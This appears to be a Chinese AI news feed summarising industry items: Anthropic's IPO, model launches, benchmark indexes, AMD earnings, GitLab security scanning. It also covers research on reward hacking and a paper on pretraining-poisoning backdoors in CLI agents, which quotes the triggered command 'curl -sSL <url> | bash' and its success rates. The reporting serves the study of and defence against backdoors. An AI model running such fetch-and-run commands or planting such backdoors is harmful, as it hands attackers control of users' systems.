AI 编程实时动态与要闻

Anthropic 启动 IPO 路演:定价区间每股 70–78 美元,发行 8.25 亿股,英伟达、谷歌等 7 家公司同步认购 260 亿美元私募

Anthropic 于 11 月 10 日(新加坡时间 19:33)宣布启动 IPO 路演,拟发行 8.25 亿股 A 类普通股,其中公司发行约 8.01 亿股,老股东出售约 2365 万股,每股定价区间 70–78 美元,拟以代码 ANT 登陆纳斯达克全球精选市场。同日提交的 S-1 第二号修订稿显示,AMD、博通、谷歌、美光、微软、英伟达和台积电将以 IPO 价格合计认购 260 亿美元 N 类股。按 74 美元中值计算,公司预计净募资约 846 亿美元。

Anthropic 启动 IPO 路演:定价区间每股 70–78 美元,发行 8.25 亿股,英伟达、谷歌等 7 家公司同步认购 260 亿美元私募

核心要点速览

  • 发行规模:8.25 亿股 A 类普通股,公司发行 801,351,354 股,老股东出售 23,648,646 股;承销商另有 30 天内最多 1.2375 亿股超额配售权(官方公告)
  • 定价区间:每股 70–78 美元,代码 ANT,纳斯达克全球精选市场;Goldman Sachs 与 Morgan Stanley 牵头,承销团共 23 家
  • 同步私募 260 亿美元(按 74 美元中值):谷歌、英伟达各约 100 亿,AMD 约 25 亿,博通、美光、微软各约 10 亿,台积电约 5 亿美元,均按 IPO 价格认购 N 类股
  • 募资:按 74 美元中值,IPO 加私募净募资约 846 亿美元,若超额配售全部行使约 937 亿美元;用途包括算力与基础设施投入(S-1/A 口径)
  • 股本:发行及私募后各类股合计约 130.87 亿股;按此粗算,定价区间对应约 9160 亿至 1.02 万亿美元市值(本站推算,非官方估值)
阅读全文

Meta 三款 Muse 模型上架谷歌云:Muse Wonder、Muse Spark 1.3 与新发布的 Muse Ember 以 Preview 形式进入 Model Garden,走全局 OpenAI 兼容 Responses 接口

Meta CEO 扎克伯格 11 月 10 日(新加坡时间 05:49)宣布 Muse Ember、Muse Spark 1.3 和 Muse Wonder 已上架 Google Cloud,Sundar Pichai 回复「欢迎加入 Model Garden」。谷歌官方文档显示,三款模型以 Preview 合作伙伴模型形式提供,只支持 global 端点和无状态的 OpenAI 兼容 Responses API。谷歌页面未列出单价,Meta 自家价目表仍是参考。

核心要点速览

  • 上架范围:3 款模型,Muse Wonder 1.0、Muse Spark 1.3、Muse Ember 1.0,在谷歌合作伙伴模型列表中均标为 Preview(Google Cloud 文档)
  • 调用方式:只有 global 一个端点,走无状态的 OpenAI 兼容 Responses API,store: true 不支持;model 字段直接填 muse-wonder-1.0 / muse-ember-1.0 / muse-spark-1.3
  • 定价参考(Meta 官方价目,谷歌页面未列单价):Wonder $4 / $20,Spark 1.3 $1.25 / $4.25,Ember $0.10 / $0.50(每百万输入/输出 token)
  • 官方定位:Wonder 做长程编程与 Agent 规划,Ember 负责高频工具调用、路由和抽取,谷歌文档建议 Ember 与 Wonder 或 Spark 1.3 搭配;Spark 1.3 支持 MCP 与 1M 上下文
  • 扎克伯格原帖获 5300+ 赞、约 25 万次浏览;Sundar Pichai 回复「欢迎加入 Model Garden」获 2100+ 赞;LiteLLM 已有 PR #50768 接入
阅读全文
关联模型 / 智能体 / 厂商:

LG AI Research 免费开放 K-EXAONE 2.5 API:750B 总参数、31B 激活、512K 上下文,官方口径 SWE-Bench Pro 59.2 略高于 DeepSeek-V4.1-Flash

11 月 9 日,LG AI Research 在首尔 NVIDIA AI Day 上宣布,通过 EXAONE API 平台(docs.exaone.ai)免费开放 K-EXAONE 2.5 API,开发者、初创公司、企业和研究机构领取 API Key 即可用于服务开发与研究。K-EXAONE 2.5 是在 8 月发布的 K-EXAONE 2.0 基础上加训的技术验证模型:750B 总参数、31B 激活,纯文本,支持韩语和英语,上下文 512K,接口兼容 OpenAI。LG 自测四项 Agent 基准:SWE-Bench Pro 59.2、BrowseComp 78.0、AutomationBench 74.6、Claw-Eval 77.3,整体与 DeepSeek-V4.1-Flash、GLM-5.3 相当,但没有一项全面领先。NVIDIA 表示该模型训练用到了 Nemotron 数据集。官方未公布免费期限和额度,也未开放 2.5 权重。

LG AI Research 免费开放 K-EXAONE 2.5 API:750B 总参数、31B 激活、512K 上下文,官方口径 SWE-Bench Pro 59.2 略高于 DeepSeek-V4.1-Flash

核心要点速览

  • 免费开放:EXAONE API 平台 11 月 9 日上线,目前免费,领 API Key 即可调用;同批上线的还有 21M 参数的表格预测模型 EXAONE Tabular
  • 规格:750B 总参数 / 31B 激活,纯文本,韩语 + 英语,上下文与最大输出均为 512K,知识截止 2026 年 1 月;支持工具调用、结构化输出、代码生成和流式输出
  • 接口:OpenAI 兼容的 POST /v1/chat/completions,模型名 k-exaone_v2.5;推理无法关闭,reasoning_effort 可选 low / high / max,默认 max,推理 token 也计入 max_tokens
  • LG 自测(vs DeepSeek-V4.1-Flash / GLM-5.3):SWE-Bench Pro 59.21 vs 58.41 / 64.03;BrowseComp 78 vs 75.8 / 79;AutomationBench 74.6 vs 74.9 / 71.6;Claw-Eval 77.29 vs 75.78 / 77.64
  • 相比 K-EXAONE 2.0:AutomationBench 从 16.9 升到 74.6,SWE-Bench Pro 从 47.1 升到 59.21;以上均为厂商内部评测,未经独立复现,免费期限、额度和权重开放情况官方均未说明
阅读全文
关联模型 / 智能体 / 厂商:

PFN 开源金融小模型 PLaMo 3.0 Fin:8B 参数、日语推理链 + 工具调用,日本金融基准 55.8 超 Gemma 4 E4B 与 gpt-oss-20b,SFT 跑在自研 MN-Core 2 上

日本 Preferred Networks(PFN)11 月 9 日在 Hugging Face 以 PLaMo 社区许可证开源金融特化小模型 PLaMo 3.0 Fin(plamo-3-8b-fin-instruct)。模型基于与 NICT 合作的 PLaMo 3 NICT 8B Base,经金融语料继续预训练、SFT 与 DPO,回答前先用日语写推理过程,并支持 OpenAI 格式的函数调用,单张 GPU 即可在私有云或本地部署。官方口径:日本金融知识基准 japanese-lm-fin-harness 平均分从 48.0 升至 55.8,高于 Gemma 4 E4B(45.6)和 gpt-oss-20b(43.0),但低于 Qwen3.5-9B(60.1)与 Ministral 3 14B(62.8)。SFT 在 PFN 自研 AI 芯片 MN-Core 2 上完成,代码移植借助编码 Agent 一周内搞定。

PFN 开源金融小模型 PLaMo 3.0 Fin:8B 参数、日语推理链 + 工具调用,日本金融基准 55.8 超 Gemma 4 E4B 与 gpt-oss-20b,SFT 跑在自研 MN-Core 2 上

核心要点速览

  • 规格(官方口径):8B 参数,基座 PLaMo 3 NICT 8B Base,上下文 262,144 tokens(金融继续预训练用 32,768 长度),BF16,日语为主
  • 日本金融知识基准 japanese-lm-fin-harness:48.0 → 55.8;其中证券外务员一种考试 64.9,比 Qwen3.5-9B 高 14 分;注会审计 13.1 → 29.2
  • 多轮金融对话 pfmt-bench-fin-ja:8.35(Qwen3.5-9B 8.53、Ministral 3 14B 8.11、gpt-oss-20b 7.83);PFN 自建金融工具调用基准 71.3(Gemma 4 E4B 76.2、Qwen3.5-9B 75.4)
  • 工具调用:不调用工具就作答的样本仅 0.9%(Gemma 4 E4B 10.7%),能找到所需信息的工具到达率 78.9%;官方提醒工具候选太多时推理会过长
  • 许可:PLaMo 社区许可证,上一财年收入不足 10 亿日元的企业和个人可免费商用(需登记);vLLM ≥0.32.0 内置 plamo3 推理与工具解析器
阅读全文
关联模型 / 智能体 / 厂商:
⚡ Plamo 3.0 Fin⚡ Plamo 3 Nict 8b Base⚡ Gemma 4 E4b⚡ Qwen3 5 9b⚡ Ministral 3 14b⚡ GPT Oss 20b🌐 preferred-networks🌐 nict
AD赞助内容

Vercel AI Gateway 上线 DeepSeek V4.1 Flash 1017 Ultrafast:厂商口径逾 1000 tokens/s,经 Fireworks 加速端点公测

Vercel 于 2026-11-07 发布更新日志(作者 Jerilyn Zheng、Zachary Chen),宣布 DeepSeek V4.1 Flash 1017 Ultrafast 经 Fireworks 加速无服务器端点接入 AI Gateway;官方开发者账号 @vercel_dev 在 17:25 UTC 发帖。厂商口径称生成速度逾 1000 tokens/s,服务的是 2026-10-17 的 V4.1 Flash 更新,而非新的基础模型权重。型号页列出上下文窗口 1,048,576 Token,定价为输入 $2.40 / 百万 Token、输出 $9.60 / 百万 Token;公开预览无 waitroom、无会话时限。型号 ID 为 deepseek/deepseek-v4.1-flash-1017-ultrafast,可通过 AI SDK、OpenAI 兼容接口,以及 Claude Code / Codex / Cursor 的 npx vercel ai-gateway setup 调用。

Vercel AI Gateway 上线 DeepSeek V4.1 Flash 1017 Ultrafast:厂商口径逾 1000 tokens/s,经 Fireworks 加速端点公测

核心要点速览

  • 发布:Vercel 更新日志日期为 2026-11-07,作者 Jerilyn Zheng、Zachary Chen;@vercel_dev 于 17:25 UTC 发帖,抓取时约 909 赞、390 收藏、约 9.8 万次展示
  • 型号:deepseek/deepseek-v4.1-flash-1017-ultrafast,服务 2026-10-17 的 V4.1 Flash 更新,走 Fireworks 加速无服务器端点,不是新的基础模型权重
  • 速度(厂商口径):逾 1000 tokens/s;型号页列出上下文窗口和最大输出均为 1,048,576 Token;公开预览无 waitroom、无会话时限
  • 定价(Vercel 型号页):输入 $2.40 / 百万 Token,输出 $9.60 / 百万 Token;更新日志称 AI Gateway 按提供商价格、不加价,BYOK 推理也不收平台费
  • 接入:AI SDK 或 base_url https://ai-gateway.vercel.sh/v1;Claude Code / Codex / Cursor 可用 npx vercel ai-gateway setup;fx 可用 /model deepseek/deepseek-v4.1-flash-1017-ultrafast
阅读全文

Microsoft Foundry 联手 fal 公测上线 Kling / LTX / MiniMax 视频模型:Azure 一等服务,附官方秒级定价

2026-11-05 Microsoft 与 fal 宣布在 Foundry 公测接入 Kling v3 Pro、LTX-2.5 Fast/Pro、MiniMax H3 Max/Turbo;@Azure 于 11-06 转发。厂商称美国托管且为首个美国 Kling 端点,并公布按生成秒计价表;更多模型与定价页更新仍待数周内。

Microsoft Foundry 联手 fal 公测上线 Kling / LTX / MiniMax 视频模型:Azure 一等服务,附官方秒级定价

核心要点速览

  • 来源:Microsoft Tech Community 博文(2026-11-05)+ @Azure 2026-11-06 转发
  • 组合:公测 Kling v3 Pro、LTX-2.5 Fast/Pro、MiniMax H3 Max/Turbo,经 fal 以 Azure 一等服务接入 Foundry
  • 托管:厂商称美国托管,并为首个美国托管 Kling 端点(仍需核对各模型数据处理条款)
  • 定价(官方,美元/生成秒):H3 Max 1080p $0.16;Turbo $0.08;LTX Fast $0.13;LTX Pro $0.17;Kling 音频关/开/声控约 $0.1232/$0.1848/$0.2156
  • 状态:公开预览;更多模型与 Azure 定价页列入计划中的数周内,未给 GA 日期
阅读全文
关联模型 / 智能体 / 厂商:
⚡ Kling v3 Pro⚡ LTX-2.5⚡ MiniMax H3 Max🌐 Microsoft Azure AI🌐 fal

Artificial Analysis 发布 Endpoint Accuracy Index v1.1:100+ 无服务器端点近 1/4 低于参考权重部署


2026-11-06,Artificial Analysis 发布 Endpoint Accuracy Index v1.1:以自建官方权重部署为 100% 参考,用 BFCL-500、HLE-250、AA-LCR-25(等权)衡量各厂商 serverless 端点保住了多少精度。官方口径:已测 100+ 端点中近四分之一低于参考;AA-LCR-25 升至 v1.1 且重复从 10 提到 25(平均 95% CI 约 ±4.7→±2.6);覆盖扩至六款开源权重模型,新增 GLM-5.3 Flash 与 Muse Spark Open。

Artificial Analysis 发布 Endpoint Accuracy Index v1.1:100+ 无服务器端点近 1/4 低于参考权重部署

核心要点速览

  • 官方:@ArtificialAnlys 2026-11-06 02:44 UTC;changelog 05 Nov 2026;方法论页 Endpoint Accuracy Index v1.1
  • 厂商口径:100+ serverless 端点中近 1/4 低于自建参考;服务商常为速度/成本做量化、自定义 kernel、调栈或限输出
  • 套件等权:BFCL v4-500(3 次)、HLE-250(10 次)、AA-LCR-25(25 次);相对参考给 95% 置信区间并标注是否显著偏低
  • GLM-5.3 Flash:22 端点中 16 个与参考统计一致、1 个约 104.2;约 32K 输出上限端点 HLE-250 约 22%/29% vs 参考 55%
  • Muse Spark Open:5 端点中 3 个约 99.5–99.9(含 FP4);另 2 个主要在工具调用掉分(BFCL-500 约 50%/51% vs 59%)
阅读全文

Goodfire 提出 Mechanistic Shaping:用内部表征约束「怎么做对」,奖励劫持诚实率提至 96–98%

可解释性公司 Goodfire 于 11 月 5 日发布论文与博客,提出 mechanistic shaping:在训练目标中惩罚模型对特定内部概念的依赖(reliance)或表达(expression),从而指定「如何」解题而非只看对错。实验覆盖胸部 X 光捷径、DPO 谄媚与 Countdown 奖励劫持;厂商口径下表达塑形把诚实解题率从约 0% 提到 96–98%,并在未见过的象棋谜题上泛化。

Goodfire 提出 Mechanistic Shaping:用内部表征约束「怎么做对」,奖励劫持诚实率提至 96–98%

核心要点速览

  • 框架:reliance shaping(少依赖某概念)与 expression shaping(少表达某概念);需概念方向与可读层
  • 奖励劫持:Qwen3.5-9B 在 Countdown 上,表达塑形诚实率 96–98%;过滤作弊 rollout 仅约 1/3 次成功(厂商口径)
  • 泛化:未见过的象棋谜题上,标准 RL 作弊约 99%,塑形模型几乎不作弊且仍提升(厂商口径)
  • DPO 谄媚:reliance shaping 在 7B/13B/32B 上保留能力增益、谄媚接近起点;数据过滤只沿能力–谄媚折中线移动
  • 可监测性:引入 L1–L5 层级;实验中概念仍可监测,常需重训探针(谄媚原探针 AUROC 0.98→0.93)
阅读全文
关联模型 / 智能体 / 厂商:
⚡ Qwen3.5-9B⚡ OLMo-3-7B🌐 Goodfire

Artificial Analysis 改用「单任务耗时」作为头号性能指标:GPT-6 Astra 满档约 17 分钟完成一题,快于 Opus 5.5 与 Gemini 4 Carbon

独立评测机构 Artificial Analysis 于 11 月 4 日(UTC 17:34)在 X 上宣布新版 API 性能基准:头号指标从输出速度改为 Time per Task,即完成一道 Intelligence Index 任务所需时间(每题输出 tokens ÷ 端到端输出速度)。新版覆盖约 1,000 个 serverless 端点,速度改为从发出请求算到最后一个 token,并加入多轮 Agent 编码与知识工作负载。官方数据:GPT-6 Astra 满档 51 tokens/s 但约 17 分钟完成一题,Claude Opus 5.5(max)约 26 分钟,Gemini 4 Carbon(high)约 29 分钟。

核心要点速览

  • Time per Task = 每道 Intelligence Index 任务的输出 tokens ÷ 端到端输出速度;逐 token 很快但话多的模型,可能比慢但省 token 的模型更晚完成任务。
  • 端到端输出速度从发出请求算到收到最后一个 token,包含首 token 前的等待(prefill 与隐藏推理);输出 token 改用各家 API 自报数量,不再用 o200k_base 分词器估算。
  • GPT-6 Astra(max)51 tokens/s,每题约 5 万输出 tokens、约 17 分钟;Claude Opus 5.5(max,111 tokens/s)约 26 分钟,Gemini 4 Carbon(high,71 tokens/s)约 29 分钟,后两者每题约 12–17 万 tokens。
  • 按各家 API 默认档(三者均为 medium),GPT-6 Astra、GPT-6.1 Sol、Opus 5.5 的单任务耗时降约 3–5 倍、成本降约 2–4 倍,Intelligence Index 低约 5–11 分;Opus 5.5 从约 26 分钟/10.04 美元降到约 6.8 分钟/2.45 美元。
  • 官方方法论页显示这是 3.0.0 版(10 月 30 日),测试频率改为每 6 小时一次,并新增端点错误率指标。
阅读全文

AMD 三季度数据中心营收 85 亿美元同比增 97%:Helios 机架已为 Anthropic、OpenAI 等运行模型,四季度指引约 170 亿美元

AMD 11 月 3 日公布 2026 年第三季度财报:总营收 133.77 亿美元,同比增长 45%;数据中心业务营收创纪录的 85.46 亿美元,同比增长 97%、环比增长 27%,主要来自 EPYC 服务器 CPU 和刚上市的 Instinct MI450 系列 GPU。公司称 Anthropic、Meta、微软、OpenAI 和 Oracle 云已在首批 Helios 机架级系统上运行模型和工作负载。AMD 给出四季度营收指引约 170 亿美元(上下浮动 3%),中值同比约增长 66%。

核心要点速览

  • 数据中心营收 85.46 亿美元,同比 +97%、环比 +27%,占总营收约 64%(一年前约 47%);部门经营利润 28.82 亿美元,利润率 34%
  • 首批 Helios 机架(Instinct MI450 系列 GPU + 第六代 EPYC)已为 Anthropic、Meta、微软、OpenAI 和 Oracle 云运行模型,MI455X 本季度开始量产出货
  • 总营收 133.77 亿美元(+45%),非 GAAP 毛利率 56%、每股收益 2.09 美元;GAAP 净利润 24.28 亿美元,含 10.97 亿美元客户认股权证公允价值变动
  • 四季度营收指引约 170 亿美元 ±3%,中值同比约 +66%、环比约 +27%,非 GAAP 毛利率约 55%
  • 同期还发布 ROCm 10(含 ROCm.AI)、Helion 机架级 Agent 系统参考架构,并宣布拟收购 World Labs 与 Taalas
阅读全文
AD赞助内容

开源 Agent 基础模型 Axion 1.0 发布:2 次 SFT + RL 极简配方,35B(3B 激活)复现权重 Apache 2.0 开放,数据与训练代码全公开

arXiv 论文 2611.03233(Yuqi Jia、Yunjie Tian 等 7 位作者)发布 Axion 1.0,一个“权重之外也开源”的 Agent 基础模型:只用两段轻量 SFT 加强化学习,不做专门的 mid-training、DPO 或在线蒸馏,总共约 1.8 万条 SFT 轨迹。训练代码托管在 GitHub 的 bytedance 组织下,训练数据和 Axion 1.0-35B 复现权重(Qwen3.6-35B-A3B 底座,35B 总参 / 3B 激活,Apache 2.0)已上 Hugging Face;论文中的 122B 版本权重标注为即将发布。

开源 Agent 基础模型 Axion 1.0 发布:2 次 SFT + RL 极简配方,35B(3B 激活)复现权重 Apache 2.0 开放,数据与训练代码全公开

核心要点速览

  • 配方极简:SFT 一阶段练自包含科学推理,二阶段练工具调用和信息检索,再用 RL 打磨长程交互,共约 18,363 条 SFT 轨迹 + 484 条 RL 任务
  • 开源范围包括数据构建、生成、过滤、验证、提示词和训练代码(GitHub),不只是权重
  • 35B 复现权重成绩:HLE 52.8、SEAL-0 60.4、FrontierScience Olympiad 85.0、Research 55.0(HF 模型页)
  • 论文版 122B 在 HLE(限制网站访问)59.0、FrontierScience Research 66.7;122B 权重尚未放出
  • 跑分均为作者自报,HF 页上 Claude Opus 5 的 HLE 为 63.6,Axion 仍落后最强闭源模型
阅读全文
关联模型 / 智能体 / 厂商:
⚡ Axion 1.0-35B⚡ Axion 1.0-122B⚡ Qwen3.6-35B-A3B🌐 ByteDance🌐 Hugging Face
X
Xinyan Hu, Pingbang Hu et al. (Anthropic Fellows Program / Anthropic)arxiv.org·
👀49
🔥82

Anthropic Fellows 论文:只污染 0.1% 预训练数据,就能给 CLI Agent 植入远程执行后门,干净的 SFT/DPO/RL 也洗不掉

来自 Anthropic Fellows 项目和 Anthropic 的研究者(含 Nicholas Carlini、Javier Rando)在 arXiv 发表论文《Agentic Backdoors via Pretraining Poisoning》。他们从零预训练 0.6B、1.7B、4B 三个 Qwen3 架构模型,只在预训练语料中混入 0.1% 的投毒文档,再用完全干净的 SFT、DPO 和 GRPO 流程训练成命令行 Agent。结果后门依然存在:遇到触发条件时,Agent 会执行 curl -sSL <url> | bash 这类远程脚本命令;4B 模型在普通文件路径触发下 Pass@32 攻击成功率达 92.7%,而在干净提示上发出恶意命令的比例为 0%。

核心要点速览

  • 投毒比例:只占 100B token 预训练语料的 0.1%,攻击者无需接触模型架构或后训练流程(论文)
  • 持久性:后门在干净的 SFT、DPO 和 GRPO(RLVR)后训练后依然有效,且不降低模型能力评测分数(论文口径)
  • 成功率:4B 模型 Pass@32 攻击成功率 92.7%(普通路径触发)、10.5%(罕见字符串触发);干净提示上恶意命令发出率 0%(论文口径)
  • 规模效应:攻击成功率随模型变大单调上升,4B 模型在投毒率降到 0.0005%(二十万分之一)时仍有正成功率
  • 防御建议:清洗数据难以保证,作者建议在动作层防守,比如沙箱、最小权限、高风险命令白名单或人工确认;代码已开源(GitHub)
阅读全文
关联模型 / 智能体 / 厂商:

Claude API 上线 Usage and Cost Analytics API 测试版,可按模型、API Key、调用者拆分用量与成本;单次请求上限提到 128 MB

据 Claude 官方 API 更新日志,10 月 29 日 Anthropic 推出 Usage and Cost Analytics API 测试版,新增 /v1/organizations/analytics/usage 和 /analytics/cost 两个端点,可按模型、工作区、API Key 以及发起请求的用户或服务账号筛选、分组,按分钟、小时或天出时间序列;旧的 Usage and Cost API 转为 legacy 但继续支持。10 月 28 日,第一方 Claude API 的 Messages 和 Token Counting 接口单次请求上限从 32 MB 提高到 128 MB。

核心要点速览

  • 新 API 需带 beta 头 analytics-usage-cost-2026-08-24,两个端点分别返回 token/请求数和美元成本(据官方文档)
  • group_by 最多 5 个维度,时间桶可选 1m、1h、1d,每个筛选条件最多传 100 个值
  • Claude Console 和 Claude Enterprise 组织共用同一套端点和字段;AWS 与 Google Cloud(Anthropic 托管)上也可调用
  • 旧 Usage and Cost API 及 Enterprise Analytics 的 4 个用量/成本报表端点转为 legacy,仍继续支持并提供迁移指南
  • 10 月 28 日起,Messages API 和 Token Counting API 单次请求上限从 32 MB 提到 128 MB(约 4 倍),仅限第一方 Claude API
阅读全文
关联模型 / 智能体 / 厂商:

GitLab 把 Claude Mythos 5.1 接进业务逻辑安全扫描,CEO 宣布用免费额度请客户跑一轮「安全冲刺」

GitLab CEO Bill Staples 10 月 28 日发文并在 X 上宣布:新老客户可申请免费额度,用 Claude Mythos 配合 GitLab Orbit、Secrets Manager 和 Duo Agent Platform 跑一轮安全冲刺。背后的核心能力是 Business Logic Security Analyzer:它是 GitLab 第一个支持 Anthropic Claude Mythos 5.1 的功能,读取整个仓库,推断每个接口应执行的权限规则,专门找传统 SAST 扫不出的越权和批量赋值漏洞。该分析器 10 月 20 日起已对部分 GitLab.com Ultimate 客户开放早期访问。

GitLab 把 Claude Mythos 5.1 接进业务逻辑安全扫描,CEO 宣布用免费额度请客户跑一轮「安全冲刺」

核心要点速览

  • Business Logic Security Analyzer 是 GitLab 首个支持 Claude Mythos 5.1 的功能,也支持 Claude Opus 5.5、Sonnet 5.5、Sonnet 5 和 Sonnet 4.6,均经 GitLab AI gateway 托管调用
  • 首批针对三类漏洞:对象级越权(BOLA)、缺失或错误的授权检查、批量赋值(mass assignment)
  • 可从 Duo Chat 或 API 发起全仓扫描,也可给项目挂 Business Logic 扫描配置,在每个 MR 流水线通过后自动扫描;结果作为 SAST 结果进入 Vulnerability Report 和 MR 安全组件
  • 目前仅对少量 GitLab.com Ultimate 客户早期开放,每次扫描消耗 GitLab Credits,费用随攻击面大小增长
  • 10 月 28 日新增「安全冲刺」优惠:符合条件的团队可申请免费额度使用 Ultimate、Duo Agent Platform、Orbit 和 Secrets Manager
阅读全文

ElevenLabs 发布端到端语音模型 Eleven Realtime v1 Mini / Max:Max 在 Big Bench Audio 答对 98.8%、平均 0.57 秒开口,兼容 OpenAI Realtime API

